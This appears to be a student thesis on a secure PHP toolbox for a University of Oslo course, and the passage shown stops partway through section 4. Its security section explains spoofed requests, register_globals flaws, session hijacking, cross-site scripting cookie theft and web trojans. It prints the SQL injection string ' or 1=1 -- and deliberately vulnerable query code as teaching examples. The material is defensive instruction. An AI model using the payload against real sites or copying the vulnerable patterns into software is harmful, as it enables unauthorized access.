Abstract

This paper discusses how a PHP development toolbox can be implemented. One toolbox has been implemented, and the implementation is described and documented in the text. The toolbox is primarily meant to help students who are taking a System Development course (INF1050) at the University of Oslo with the implementation phase of a software engineering project, but other PHP programmers may also benefit from using the toolbox.

It has been emphasized that the programming interface should be intuitive and easy to use, as opposed to very flexible, and that it should be easy to write secure code - that is code which cannot easily be exploited by hackers. With insecure code hackers may, for instance, be able to manipulate database tables or steal one user's session ID in order to get access to and perhaps alter this user's private information. The INF1050 students generally have little prior experience with programming, and this is one reason why it is so important that using the toolbox is easy.

The toolbox was implemented in order to make database access, HTML programming, validation and error-handling easier than if only built-in PHP functions were used. One part of the toolbox is dedicated to making session-handling more secure than what is normally achieved with PHP's native session handling mechanism. The parts on validation and error-handling are also included mainly for security reasons.

Contents

1 Introduction **7**
- 1.1 The Goals of My Project . . . 7
- 1.2 Knowledge Prerequisites . . . 7
- 1.3 Terminology . . . 8
- 1.4 Outline of the Rest of the Paper . . . 8

2 Background **9**
- 2.1 The Architecture of Systems Built within the Course INF1050 . . . 9
- 2.2 The World Wide Web . . . 10

3 Problem Description **12**
- 3.1 The Need for a Programming Framework . . . 12
- 3.2 Programming Principles for the Use of the Toolbox . . . 12
- 3.3 Security Considerations . . . 13
  - 3.3.1 Possible Attacks . . . 14

4 Possible Solutions **21**
- 4.1 Database Access . . . 21
  - 4.1.1 Executing Queries . . . 21
  - 4.1.2 Classes Corresponding to Database Tables or Views . . . 23
- 4.2 HTML Functions . . . 28
- 4.3 Validation . . . 34
- 4.4 Error-handling . . . 37
- 4.5 Session-handling . . . 39
- 4.6 Implementing Captchas . . . 41

5 The Implementation **43**
- 5.1 Database Access . . . 46
  - 5.1.1 Classes and Objects . . . 46
  - 5.1.2 Executing Queries . . . 48
- 5.2 XHTML-functions . . . 50
- 5.3 Validation . . . 55
- 5.4 Error-handling . . . 56
- 5.5 Session-handling . . . 57

6 Conclusion and Future Work **58**
- 6.1 How I Have Been Working . . . 58
- 6.2 A Survey on the Toolbox . . . 58
- 6.3 Did I Reach My Project Goals? . . . 59
  - 6.3.1 How to Protect against the Different Kinds of Attacks . . . 59
- 6.4 Improvements in Future Versions of the Toolbox . . . 60

A Reference Manual (in Norwegian) **63**

B Tutorial (in Norwegian) **82**

C A Web Trojan Attack **91**

D References **94**

E Abbreviations **95**

List of Figures

1 The architecture of systems built within the course INF1050 . . . 9
2 Screen shot from the installation script. 45
3 Screen shot from the household waste example system, showing an HTML table. 51
4 Screen shot from the household waste example system, showing an HTML select menu. 53
5 Screen shot from the household waste example system, showing an HTML form. 54

1 Introduction

The course INF1050 is a basic course in System Development at the University of Oslo. It is included in the block of compulsory beginning courses in the study program of Informatics as well as in some other programs. An important part of the course is to do a software engineering project. In addition to analysis and design, the students should implement their system. The project counts as 40% of the students' final grade, and the implementation phase is one of three phases in the development process. Still, for some students, implementing the project takes more than 50% of the of the total time spent on the course.

The implementation is done using the PHP programming language and an Oracle database. The result of the implementation is a web site.

1.1 The Goals of My Project

The result of my project is a toolbox. I hope that using this toolbox the implementation phase will become more manageable for the students. More specifically, the following items describe the goals of my project:

- Programming should be as easy as possible.
  The easier it is to write code, the less time will be spent on writing and debugging it, and the less time the students need to spend on the implementation phase.

- It should be easy to write secure code.
  Web sites are publicly available, as discussed below, and web sites with many visitors will be attacked frequently by hackers. So writing secure code is important. The code I write should ideally not have any security holes in it. In addition, the toolbox should contain code that makes implementing defenses against security attacks easy.

- It should be easy to write clean and maintainable code.
  Using only built-in PHP functions, the resulting code may easily become hard to read and maintain, especially for other programmers than the original programmer. When many of the low-level details are moved to a central library (the toolbox), the programmer doesn't risk contaminating the business logic with these details, which would otherwise make the code harder to read.

1.2 Knowledge Prerequisites

The reader should know SQL, HTML and a little XHTML and CSS, and he should be able to read and understand PHP code. A PHP tutorial can be found on PHP's official web site (PHP: Hypertext Preprocessor: http://www.php.net/manual/en/tutorial.php). Svend Andreas Horgen's book "Webprogrammering i PHP" (Horgen, 2005) offers

Norwegian readers a good introduction to PHP programming on the web. A good book on XHTML is Cheryl M. Hughes' "The Web Wizard's Guide to XHTML" (Hughes, 2005). HTML, SQL and CSS tutorials are available on the web site W3 Schools (W3 Schools: http://www.w3schools.com).

1.3 Terminology

The word "he" in the text may be read as "he or she", or alternatively just "she", according to the reader's personal preferences.

The word "method" in the text refers to a procedure in a class or object, a "function", on the other hand, exists outside any class or object.

A "column" of a database table and a "field" of a table are two sides of the same coin, likewise are the words "parameter" and "argument" used interchangeably.

1.4 Outline of the Rest of the Paper

Section 2 - Background The next section contains some background material about the Internet and web sites.

Section 3 - Problem Description This section discusses why it is difficult to write good and secure code without a programming framework. It also discusses why security is so important on the web and describes different kinds of security attacks relevant to web sites.

Section 4 - Possible Solutions In this section I suggest and compare different ways of implementing the different parts of the toolbox.

Section 5 - The Implementation Here is a description of the programming interface I ended up with. The reference manual (Appendix A) contains almost the same information in Norwegian. There are no examples in this section, but in the reference manual there are, so to see examples, refer to the reference manual.

Section 6 - Conclusion and Future Work Some of the ideas from the Possible Solutions section were not implemented. In this section, those ideas are listed. Some completely new ideas are also mentioned.

Appendices The reference manual and a short tutorial (both in Norwegian) can be found here.

2 Background

2.1 The Architecture of Systems Built within the Course INF1050



Figure 1: The architecture of systems built within the course INF1050. This architecture is also a common architecture in other web sites.

The architecture shown in figure 1 on page 9 (Skagestein, 2002, Appendix B, page 3) is the architecture the students of the course INF1050 are implementing when they are programming the web pages for their mandatory project. It is a common architecture in other web sites as well; especially if we don't restrict the programming language to PHP and the Database Management System (DBMS) to Oracle.

The figure shows how a typical PHP web page is built up and shown to the user. After the user has issued a request (normally by typing in an address in the browser's address field or clicking a link), the PHP interpreter reads and executes

the PHP file requested. The PHP file's task is to output an HTML or XML string, in our case actually an XHTML string, which is HTML that is also valid XML. The string is perhaps built on the basis of information stored in an Oracle database, like in the figure. In that case, the PHP script connects to the database server (which may be located on a different computer than the web server) and queries it to retrieve the information it needs or to update the database. PHP has built-in functions to access all of the most common DBMSs. The PHP script sends the XHTML string back to the client's browser, and finally the browser interprets the XHTML and displays the web page to the user.

With this architecture all program execution takes place on the server, which means that the HTML or XML output by the script will be independent of the specific browser being used. The Internet page may still be displayed slightly differently with different browsers, especially if CSS is used to modify the appearance of the web page.

The architecture from figure 1 is also reflected in the toolbox code. One of the six parts of the toolbox is dedicated to the Graphical User-Interface (GUI) and two parts are concerned with accessing the database. The programmer is free to mix GUI code with database code in the PHP scripts, but performing all database access and other calculations before building the XHTML string (GUI) is recommended.

2.2 The World Wide Web

A web server is a program running on a computer, allowing other computers to connect to it over the Internet, using the HTTP or HTTPS protocol; the server sends back the file the other computer asked for if it exists and the connecting computer is allowed access to the file. Some files are first run through some kind of program to determine what should be sent to the requesting computer. This is true for PHP files. They are interpreted, and the result is usually an HTML or XML page. If HTTPS is used, the information sent between the client and the server will be encrypted.

An HTTP request consists of a number of "headers". In the headers the requesting computer, or client, specifies the request-method (get or post are the most common), the server to connect to, and the location of the file on the server, among other things. When we surf the Internet, the web browser makes sure the correct headers are sent each time we visit a new page. At the bottom of the request, a number of variables and corresponding values may be sent. If the variables are embedded within the link, as a suffix to the actual Internet address, then the request-method used is get. Get requests may also be sent when an HTML form is submitted, as may post requests. The programmer specifies which request-method should be used. In the case of get, the variables submitted show up in the address field of the target page, as a part of the URL. If the user reloads a page that resulted from a post request, an alert box pops up and tells him of this fact. A form should be posted if its submission causes side effects or if sensitive information, such as passwords, are submitted.

The response from the server also contains some headers, then follow the contents of the requested page. If the contents are HTML, the client's browser interprets the HTML and shows a nicely formatted (hopefully) Internet page.

An HTML page represents a static user interface, unless JavaScript or something similar is used. The JavaScript code is sent to the client, embedded in the HTML code and interpreted there by the browser. Unfortunately, different browsers have slightly different JavaScript syntax, so writing browser-independent code is quite hard. As a matter of fact, the European Computer Manufacturers Association (ECMA) has actually standardized JavaScript (ECMAScript). They did that as early as 1996, the current standard is of 1999. Unfortunately, only some browsers conform to the standard. Another downside to using JavaScript in web pages is that some users have disabled JavaScript in their browser, so for them, none of the JavaScript will be executed.

3 Problem Description

3.1 The Need for a Programming Framework

The result of my project should be a toolbox that makes the implementation phase of a software engineering project easier. This means that when the students begin to implement their systems, hopefully using my toolbox, they have already created the database tables and views needed. So during implementation, they are only working in the middle box of figure 1, writing PHP files, some of which, possibly all, are talking to the database (the rightmost box in the figure).

PHP is a high-level language, which means that the code will be quite easy to understand for humans; abstractions have been created to hide many of the low-level details that the machine can understand. But still, to perform certain simple tasks, like querying the database, several functions must be called. To PHP, these function calls are low-level details.

The Teacher's Assistants have noticed that many students write very "dirty" - or poorly organized - code. An example of this is when the low-level details are included within the business logic instead of being moved to a separate function. Calling all the PHP functions necessary to execute a query within the business logic every time a query should be executed is not a good idea.

To solve this problem, a programming framework could be created to provide an abstraction over the low-level details where appropriate. Using the abstraction will be easier than writing the code without it, so the PHP code that the students write won't be contaminated with the low-level details, resulting in code that is easier to read and understand.

3.2 Programming Principles for the Use of the Toolbox

The programming principles that the use of the toolbox should conform to are listed below.

Easy Programming Interface and Flexibility Having an easy programming interface is one desirable property of a toolbox. It is also desirable that the programmers who use the toolbox are able to do all the things they could want, in effect that the functionality offered is flexible. However, the two principles are not always compatible. The more flexible the programming interface, the more complex it will be. This is because more flexibility means more functions or methods, or more arguments needing to be passed to the functions or methods, so that the users of the toolbox need to learn more.

The primary users of my toolbox are the INF1050 students. Most of them have no prior experience with PHP programming, so they need to learn some PHP programming before they can start using the toolbox. It is important that learning to use the toolbox is easy, otherwise many students will probably think it is just another thing they need to learn and not see how the toolbox can make the pro-

gramming easier. So it will be more important for me to offer an easy programming interface than to offer great flexibility.

Security Security is important on the web. Why that is, will be discussed below, under Security Considerations. Implementing measures to deal with security holes adds to the complexity of the framework's programming interface, and the programmer may not see the effect, as his application has the same behaviour in most situations, anyway. Security still is so important that I feel I have no choice but to include it. That said, it is essential that choosing the secure way of doing things should not be much harder than doing it insecurely.

Use Objects where Appropriate... Object-orientation is available in PHP, so where it could help in making the programming easier for me or the students, I should use it.

...And Functions where They are Appropriate PHP is not a pure object-oriented language, although it has support for objects. Functions have a central part in the PHP programming language, and sometimes the functionality offered is so simple that there is no need to write classes to handle it. Calling a function is slightly less complex than calling a class method.

3.3 Security Considerations

Programming without security in mind leads to insecure code that easily could be exploited by hackers with evil intentions. One important property of the Internet is that information that you put on a web site is publicly available, it is not just available to the people it was intended for. While this is an essential property for the success of the Internet, it also makes every web site a potential target for hackers all over the world. The risk that the project of one of the INF1050-students will be hacked, is probably negligible. And even if it were hacked, the damage wouldn't be too big. So why bother? The answer is actually pretty obvious; because security will be an important issue in any non-educational web site, since the consequences of someone manipulating the data will be that much greater.

The degree of security that can be achieved is unfortunately not very impressive here at "Institutt for Informatikk" (IFI - Department of Informatics). One reason for that is that students cannot use the HTTPS-protocol to transfer sensitive information across the Internet. This means that usernames and passwords submitted by the users of the web site are transferred as plain text over the Internet. Anyone listening on the network between the server and the client will be able to see the user's username and password, and thus be able to log in pretending to be this other user.

3.3.1 Possible Attacks

I will now describe some kinds of attacks that may be performed on a web site. The list is not exhaustive, but I have tried to include the attacks that are most relevant to INF1050-projects.

Problems with Shared Hosts A second reason why the degree of security cannot be very high at IFI is that all the students have access to all the other students' directory hierarchies. Access can be restricted by setting access permissions that only allow access for the owner and possibly the group. But since the web server runs as the user "www" (not the owner of the file), web files must be readable by "other", which means that every other student, at least at IFI, can read the file as well. This implies that there is no way to hide the database username and password from other students.

It is actually not quite accurate that web files must be readable by "other". If the user "www" is a member of the owner's group, web files only need to be readable by owner and group, and other students won't be able to read the files directly. They could, however, write a script (web page) to read the code. This would make it a little more difficult to read the contents of a file, but not much.

As you can see, it is not hard for students to read all the files the web server can read, including the database username and password, even though the files belong to someone else. So, in this way, other students can easily tamper with one student's database if they wish.

Spoofed Form Submissions or HTTP Requests It is important for programmers to realize that the user has complete control of the data sent to the server. The user may copy any form to his own computer, open the file in a text editor, change the input fields of the HTML source to his liking, fill out the form and then submit it. This means that the value sent from a select menu is not limited to the values provided by the programmer. The value of a hidden field may have been changed by the user, a new field may have been added and so on. If the code was written without the programmer having security in mind, there is a possibility that the user, or attacker, is able to see things he should not see or alter things he should not alter, perhaps through an SQL Injection Attack, as discussed a little later.

The user also can control the headers being sent to the server in the request. The following script (Shiflett, 2004, page 20) shows how this can be achieved.

```
<?php

$http_response = ”;
$fp = fsockopen('www.php.net', 80);
fputs($fp, "GET / HTTP/1.1\r\n");
fputs($fp, "Host: www.php.net\r\n\r\n");

while(!feof($fp)){
  $http_response .= fgets($fp, 128);
```

```
}

fclose($fp);

echo nl2br(htmlentities($http_response));

?>
```

The script sends a GET request to www.php.net (port 80) and prints the headers returned by the web server and the HTML source code of the response. Other headers than the Host-header may of course be sent, and the headers may be given any value, so a possible attacker can for example pretend that he uses a different user-agent (browser) than he actually does, or, with the Referer-header, that he comes from another page than he really did. He can also present the web server with whichever cookie he likes. And he can, of course, still control the request variables and values sent to the server.

The PHP 'header'-function, too, can be used to send custom headers. It must be called before any output is sent to the browser.

If input variables aren't properly validated, the attacker may be able to successfully perform different kinds of Injection Attacks, depending on what kinds of subsystems are being used. Database subsystems and the browser are the most common and will be discussed below, under SQL Injection and Cross-Site Scripting.

If the PHP directive register_globals is on, then a post variable, let's say $_POST['address'] may be accessed as just $address in the code, the same goes for get or cookie variables. So if the programmer uses this convenience and forgets to initialize a variable in the code, the attacker may give this uninitialized variable an initial value. The following snippet of code (Shiflett, 2004, page 6) illustrates the problem.

```
<?php
if(authenticated_user()){
  $authorized = true;
}
if($authorized){
  include('highly/sensitive/data.php');
}
?>
```

If an attacker sends a post or get request, or even a cookie, with a variable called 'authorized' and a value that evaluates to true ('1' for instance), then the second test will pass, and 'highly/sensitive/data.php' is included even though the attacker is not an authenticated user.

Session Hijacking Sessions are a way to maintain state through requests. The information is stored on the server and only a session identifier is sent to the client, usually either in a cookie or as a variable in the query string of the URL. For web sites where the user needs to log in, the session ID acts as a temporary password

after the user has logged in. This means that if the attacker gets hold of the user's session ID, then he can pretend to be this user.

There are many ways in which an attacker can obtain a valid session ID. One is by fixation, and the attack is then called Session Fixation. A Session Fixation Attack is a form of Session Hijacking Attack.

To perform a Session Fixation Attack, the attacker tries to trick the victim into visiting a link with a valid session ID appended to the URL. The attacker can decide what the session ID should be. If the session ID stays the same throughout the session, the attacker has access to whatever the victim has access to, since he knows the session ID.

Session Fixation Attacks are pretty easy to defend against. By regenerating the session ID whenever there is a change in privilege level, such as when the user logs in, the attacker won't have access to the user's session after he has logged in. By regenerating the session ID for every request, we can even make sure that only one user can be tied to a particular session at a time.

As I pointed out, there are many ways an attacker could obtain a valid session ID. In addition to fixation, he could guess or try to calculate it, but with PHP session IDs, that would be very difficult (Shiflett, 2004, page 39). He could also try to find someone's already valid session ID. If cookies are used to store the session ID, a Cross-Site Scripting Attack, as discussed below, is one way to find valid session IDs. If the user doesn't allow cookies, the session ID will be a part of the URL (unless the programmer disallows it, in which case the user won't be able to log in). As Paul Johnston (Johnston, 2004, page 14) writes, "If there are any external links on protected pages, then the URL is leaked to the target site through the HTTP 'Referer' header." Also, if someone emails an URL containing the session ID to someone else, the session ID is revealed. Therefore, using cookies is, if not perfect, at least a more secure option than keeping the session ID in the URL. But since the session ID is sent to the client in any case, the session ID could be sniffed (see Packet Sniffing below) if HTTP is used instead of HTTPS.

Other Session Hijacking Attacks than Session Fixation are not as easy to defend against. It still helps a lot to regenerate the session ID. The problem is that the attacker still may be able to get hold of the user's session ID after he has logged in. If the session ID is regenerated on each request, then the session ID will usually not be valid for long time periods, so the risk that an attacker will find a valid session ID is reduced. But if he does obtain a valid session ID and uses it, then the legitimate user will have an invalid session ID, and thus be logged out. If he logs in again, however, it is he - not the attacker - who has the valid session ID.

To further complicate things for the attacker, Sverre Huseby suggests (Huseby, 2004, page 12) to save the subnet (the first three of the four numbers that make up the IP address) from which the request was made on the server and check that it doesn't change from request to request. The IP address of a single user may change, but the subnet stays the same as long as he uses the same computer.

Finally, the programmer could check that also the user-agent-header doesn't change between requests. This means that the user must use the same browser

throughout his session, which in most cases is a valid assumption.

It will still be possible for an attacker to hijack someone's session if all the protection mechanisms mentioned above are used, but it will require a lot of effort and probably a little luck as well.

SQL Injection SQL Injection Attacks are possible when user-provided values are inserted directly into a query without being properly escaped. The special characters that need to be escaped are single-quote (') and backslash (\).

If an attacker knows or guesses that a get-, post- or cookie-variable is used unescaped in a query, he can actually modify not just the value to be inserted, but the query itself. Let's take a look at an example:

```
<?php

$query = "select *
          from   Person
          where  username = '{$_POST["username"]}'
                   and password_hash
                        = '" . get_hash($_POST["password"]) . "'";
$row = $db->execute($query)->fetch_row();
if($row){
  print("Login successful");
}

?>
```

The PHP code looks innocent, but what if someone enters

```
' or 1=1 --
```

in the username field. The query will then look like this:

```
  select * from Person where username = '' or 1=1
     -- ' and password_hash = 'Some hash value'
```

All the rows of the table will be fetched by the query, and the attacker will be logged in although he did not enter a valid password. The two hyphens are the start-of-comment-string in SQL, so the password-part of the query will actually be interpreted as a comment and therefore be disregarded.

This very attack is not possible at IFI because the PHP directive magic_quotes_gpc is active. This directive is responsible for escaping quotes ("), single quotes (') and backslashes (\) in all get-, post- and cookie-variables that enter the PHP script. A single quote followed by two hyphens still has the effect that the rest of the query will be interpreted as an SQL comment. So the magic_quotes_directive prevents some attacks, but not all. It can definitely be helpful to programmers who do not think about security, but otherwise it just makes things more complicated, because we want to prevent every SQL Injection Attack. To reverse the effect of the magic_quotes_gpc directive (and possibly other magic_quotes-directives) I have used a function called fix_magic_quotes (NYPHP - PHundamentals, item 2). After fix_magic_quotes has been executed, the variable values are exactly like when the

user entered them. Escaping single quotes and backslashes after fix_magic_quotes has been called, and then encapsulating the value in single quotes should yield a value that can be used safely in a query. I use the function SQLString (Huseby, 2004, page 37) to do this. Single quotes are escaped with single quotes and then backslashes are escaped with backslashes.

Cross-Site Scripting Cross-Site Scripting Attacks, like SQL Injection Attacks, are possible when characters with special meaning to a subsystem are not escaped or translated before being sent to the subsystem. In this case, the subsystem is the web browser, and the characters with special meaning are greater than (>), less than (<), quote ("), single quote (') and ampersand (&).

One common goal for an attacker is to steal the victim's cookie in order to be able to use his session ID to hijack the victim's session. To be able to succeed with his evil plan, the attacker must insert the script somewhere on the site he wants access to (in order for the session cookie to be accessible from the script). A simple example of where the attacker could insert his script would be in a guestbook entry. As noted, it will only work if HTML special-characters are not translated before the message is sent to the browser.

One thing the attacker's script could do, is redirect the victim to a script on his own server with the session cookie and the address of the guestbook page as part of the query string of the URL. The script doesn't need to do anything but redirect the victim back to where he came from; however, the cookie would appear in the attacker's web server log file.

For his attack to work, the attacker usually has to trick the victim into visiting the page that contains his script, in our example the guestbook. When the script is in a guestbook, he will get a lot of session IDs in his log file, and he probably doesn't need access to one particular user's account, in which case no tricking is needed. If the session ID is regenerated when users log in, then the session ID will only be of use to the attacker if the user is logged in when he visits the page containing the script.

Now the attacker can install the cookie in his browser and visit the site he wants access to, and most likely he will be logged in as the victim, with all of the victim's privileges. In the section about Session Hijacking above, I have described some ways to make session hijacking hard for the attacker even with a valid session ID.

Common for all Cross-Site Scripting Attacks is that JavaScript or a comparable scripting language is used. In theory, the defense against Cross-Site Scripting Attacks is easy; just translate all HTML special-characters to their HTML-entity equivalent. Unfortunately, it is difficult to remember to do this for all output that originates from the client.

Packet Sniffing All information that is transferred across the Internet is sent in so-called packets. A packet usually can contain between 500 and 1500 bytes. Packets that are intended for one computer will sometimes be sent to several other com-

puters, too. Normally, computers ignore packets intended for another computer, but software is available to read these packets.

If a username and password are sent unencrypted, the packet or packets containing this information may thus sometimes be read by someone else, an attacker. In addition to the actual data to be transferred, each packet contains, among other things, a header where the destination's IP-address can be found. So the attacker can now enter this IP-address in his browser's address field and log in pretending to be the victim.

If the attacker can trick a victim's browser into sending requests to him, rather than to the intended site, the attacker can perform an attack technique called Man-In-The-Middle Attacks. The requests are sent to the attacker who reads it and forwards it to the site the victim thinks he is visiting. The response received from the target site is then forwarded from the attacker to the victim. The attacker can see the entire request and response and even alter both of them before forwarding if he likes.

HTTPS solves the problems mentioned, even though Man-In-The-Middle Attacks may still be performed by a determined hacker if users ignore warnings from the browser that the server's certificate is not signed by a Certificate Authority or that the name of the certificate does not match the name of the site (Huseby, 2004, pages 197-198).

Unfortunately, the INF1050 students generally don't have the opportunity to use HTTPS. Otherwise, HTTPS should be used for all requests that contain sensitive information such as passwords or credit card numbers.

Web Trojans Web Trojan Attacks are attacks that trick the user into visiting a web page that performs an action of the attacker's liking. To trick someone into visiting one of his pages, the attacker may, among other things, send an e-mail with a link or include the link in a forum.

Let's use as an example that the attacker wants people to vote for a specific option of an online poll. Perhaps the poll script checks that multiple votes aren't sent from the same IP address, at least not within a short time interval. And if it doesn't, many consecutive votes for the same alternative coming from the same IP-address would look rather suspicious in the poll log, so most of his votes would probably be disregarded anyway. He therefore tries to get other people to vote for his alternative.

When other people visit the attacker's web page, a request is somehow sent to the polling web page including the desired alternative as a get or post variable. If the polling script accepts get requests, the link may even be a direct link to the script. If the attacker is concerned that the user could be suspicious of the variables in the query string of the URL, the link could be to a page that redirects the user to the polling script. If the polling script only accepts post variables, the attacker could write a script that posts the variables needed to get the vote registered. The script could either use JavaScript to send the form automatically, or a script similar

to the one in the section about "Spoofed Form Submissions Or HTTP Requests" could be used.

As you can see, there are many ways to invoke the polling script, and there are even more ways than I have described here. The ways in which to perform the Web Trojan Attacks are not the most important thing, what's more important is how to prevent these kinds of attacks. Sverre Huseby describes a "ticket system" (Huseby, 2004, pages 131-133) to protect against Web Trojans. To use his solution, a ticket - a nonpredictable random number - should be generated. The ticket should be kept on the server and included as a hidden field in web pages with forms whose submission causes side effects, like updating a database table.

When the form is submitted, the ticket value provided by the client is compared to the user's tickets on the server, and if a value from the client matches one on the server, the script is executed normally and the ticket is deleted from the server, else some other action is taken, like showing the form, for example. Huseby writes (Huseby, 2004, page 132):

> The ticket system works because attackers will not be able to guess what ticket values you may have given to the user, and they will not be able to insert tickets into the client's ticket pool on the server side.

I do, however, have an objection to the latter statement. It would not be hard to write a script that first requests the form, finds and reads the ticket from the response, and then submits the form with the valid ticket. In this way, the attacker could insert tickets into the client's ticket pool, and then use them shortly after. And before the user has had a chance to find out what is going on, the damage would already be done.

To prove my point, I have written a simple poll that uses the ticket system, and a script that votes for one of the alternatives. I have tested it, so I know it works. See Appendix C.

Under Brute Force Attacks (Johnston, 2004, page 24) Paul Johnston discusses something called Captchas (short for "Completely Automated Public Turing test to tell Computers and Humans Apart"). A Captcha could be a picture showing a text. It is easy for a human to see what letters and numbers the picture displays, but for a computer, or should I say computer programmer, interpreting the image represents a big challenge. If it is important to protect against Web Trojan Attacks, this could be a good way to implement the defense.

However, filling in an extra field makes filling out the form less convenient for the user, and determining what letters and numbers the image displays is impossible for someone who cannot see, unless there is someone else around to consult. So the programmer should consider the pros and cons of the various ways of implementing the defense before deciding which one to implement, if any.

In the students' projects, most forms that cause side effects when submitted may probably only be accessed when the user is logged in (not the register and log in forms, of course), which means that a Web Trojan Attack will only succeed if the user is logged in to the site when he follows the attacker's link.

4 Possible Solutions

The goals of my project are to make PHP programming as easy as possible for the students of INF1050 and to make it easy to write secure code. So, how can this be achieved? Trying to answer this question is the primary concern of this section.

4.1 Database Access

4.1.1 Executing Queries

Database access is definitely one of the things that can be made a lot easier compared to using native PHP functions. To execute a query using PHP's Oracle-functions, one must first connect to the database, then parse the query, execute it, and perhaps close the connection. If the programmer wants to retrieve one or more rows, these rows must then be fetched using one of the fetch-functions. Here's an example:

```
$conn = oci_connect(USERNAME, PASSWORD, DATABASE_NAME);
$query = "select *
          from   Person
          where  email = '{$_GET["email"]}'";
$stmt = oci_parse($conn, $query);
oci_execute($stmt);
$row = oci_fetch_array($stmt);
oci_close($stmt);
```

If the first column of the table named Person is Name, then the value of this column for the selected row can be found using 1 or "Name" as the key into the row array returned by oci_fetch_array. This behaviour (how the rows are returned) may be changed by specifying a second argument (mode) to oci_fetch_array.

There is a number of downsides with the code in this example. For one thing, the code is DBMS dependent, so if, for some reason, another DBMS needs to be used, the code for all the queries must be rewritten.

Secondly, it should not be necessary to write that many lines as in this example just to execute a query.

Thirdly, if the variable ($_GET["email"]) has not been validated properly, an attacker would be able to perform an SQL Injection Attack.

A simple mitigation to the second issue (too much code) could be to have the call to oci_connect in a common file and leave out the call to oci_close (the connection will be closed when the script terminates).

Variables can be used safely in queries if they are escaped properly. This can be achieved with the SQLString function (Huseby, 2004, page 37), assuming the effects of the magic_quotes-directives, if set, have been reversed. So the following query should be safe:

```
$query = "select *
          from   Person
          where  email = '" . SQLString($_GET["email"]) . "'";
```

But having to split up the string like this can be cumbersome in the long run, and calling SQLString on every user-supplied variable can be hard to remember.

But neither of the mitigations suggested solve the DBMS dependency-problem. To solve that, it is evident that a whole new programming interface is needed, an abstraction over the DBMS-specific functions. The abstraction should have an easy programming interface and executing queries in a safe way should be as easy as possible.

I found a good solution to this in the book Advanced PHP Programming (Schlossnagle, 2004, pages 45-48). Using Schlossnagle's interface, the following code does the same thing as the Oracle-example above:

```
$db = new DB_Oracle(USERNAME, PASSWORD, DATABASE_HOST, DATABASE_NAME);
$query = "select *
          from   Person
          where  email = :1";
$rows = $db->prepare($query)->execute($_GET["email"])->fetchall_assoc();
```

Here, the first line is DBMS-dependent, so moving this statement to a common file which is included by all the pages of a web site, is probably a good idea. That way, porting the code to a different platform where another DBMS is used, would only require a change to one line.

The $db-object implements an interface called DB_Connection (Schlossnagle, 2004, page 52):

```
interface DB_Connection
{
  public function prepare($query);
  public function execute($query);
}
```

For an Oracle database, both prepare and execute return a DB_OracleStatement-object. In addition to execute, three methods can be called on DB_OracleStatement-objects, fetch_row, fetch_assoc and fetchall_assoc. These methods make up what I would like to call the DB_Statement interface:

```
interface DB_Statement
{
  public function execute();
  public function fetch_row();
  public function fetch_assoc();
  public function fetchall_assoc();
}
```

Execute will be called after a query has been prepared. The arguments passed to execute are the values that need to be escaped. After a query has been executed with either the execute method of the DB_Connection interface or the execute method of the DB_Statement interface, one of the three fetch-methods of the DB_Statement interface can be called on the returned object.

fetch_row and fetch_assoc both return a row in the form of an array. If fetch_row is used, an array element's key is the position of the corresponding column among the selected rows of the table. 1 for the first column, 2 for the second and so on. For the array returned by fetch_assoc, the array keys are the column names, uppercased. I can hardly think of a situation where using the numerical alternative is better than using the name of the column. If the numerical alternative is used and an asterisk (*) is used to select all the rows of a table, and if the table's columns' positions are changed during an update of the table definition, the code will be outdated. Using the name of the column instead of its position also enhances readability; it is immediately clear in which column the value was found. So I think that fetch_row should return what fetch_assoc returns, and so there is no need for a function named fetch_assoc.

A function such as fetchall_assoc is needed, or at least convenient, in order to fetch all the rows returned by a query. In some situations, having the resulting values of a query returned columnwise could also be convenient, for instance when they should be used in a select-menu (see the html_select-function under The Implementation and XHTML-functions). Hence, I could rename fetchall_assoc to fetch_by_row and write another function, fetch_by_column, to return the results columnwise.

The PHP function oci_fetch_all lets the programmer specify how many of the first result rows to skip and the number of rows to include in the result array. I think it would be more intuitive to use the number of the first and last row as parameters instead of the number of rows to skip and include. However, the programmer probably knows the number of rows he wants to display, so using the number of rows to skip and include could require less calculations. Both fetch_by_row and fetch_by_column could have either the number of the first and last row or the number of rows to skip and include as optional parameters.

In order to avoid Cross-Site Scripting Attacks, HTML special characters in the data fetched from the database tables could be translated to their corresponding HTML entities. To accomplish this with the fetch-methods, an optional argument, $disallow_html, could be used to tell if HTML special characters in the result should be translated or not. However, it is better to translate the special characters when they are printed to the screen. This is because if they are translated before the PHP script is done working on the data, the script will work on modified data, not the exact values entered by the user. So if the $disallow_html-argument is at all implemented, it should default to false.

4.1.2 Classes Corresponding to Database Tables or Views

Object (Non-Static) Methods Some operations are performed more often than others on database tables. An example would be inserting, updating and deleting rows. Constructing queries for these operations may sometimes be a little cumbersome, especially if there is a lot of columns in the table. So offering an alternative to writing queries for inserting, updating and deleting manually could make things

easier for the programmer.

George Schlossnagle describes one way to do this, which he calls The Active Record Pattern (Schlossnagle, 2004, pages 306-310). He has a database table called Users where 'userid' is the primary key. 'username' and 'lastname' are also fields in the table Users. He then writes a class 'User' with variables with the same names as the table's columns. The class has five methods; findByUsername, __construct (the constructor), update, insert and delete. findByUsername is a static method, it returns a User-object corresponding to the row whose username is the value of the argument. The constructor takes the userid as its argument, looks up the row with this userid in the database and if the row exists, sets the other variables of the object to the correct values, fetched from the database. Insert attempts to insert a row corresponding to the object it is called on, into the database table. Update is called on an object whose corresponding row already exists in the table, and updates the fields' values for this row. Delete deletes the row with primary key values equal to those in the object. The object variables are declared public, so setting and getting their values is straightforward:

```
$user->username = 'haakonsk';
$username = $user->username;
```

The Active Record Pattern has an easy and intuitive syntax. The following code updates the username and last name of the user with userid 1:

```
$user = new User(1);
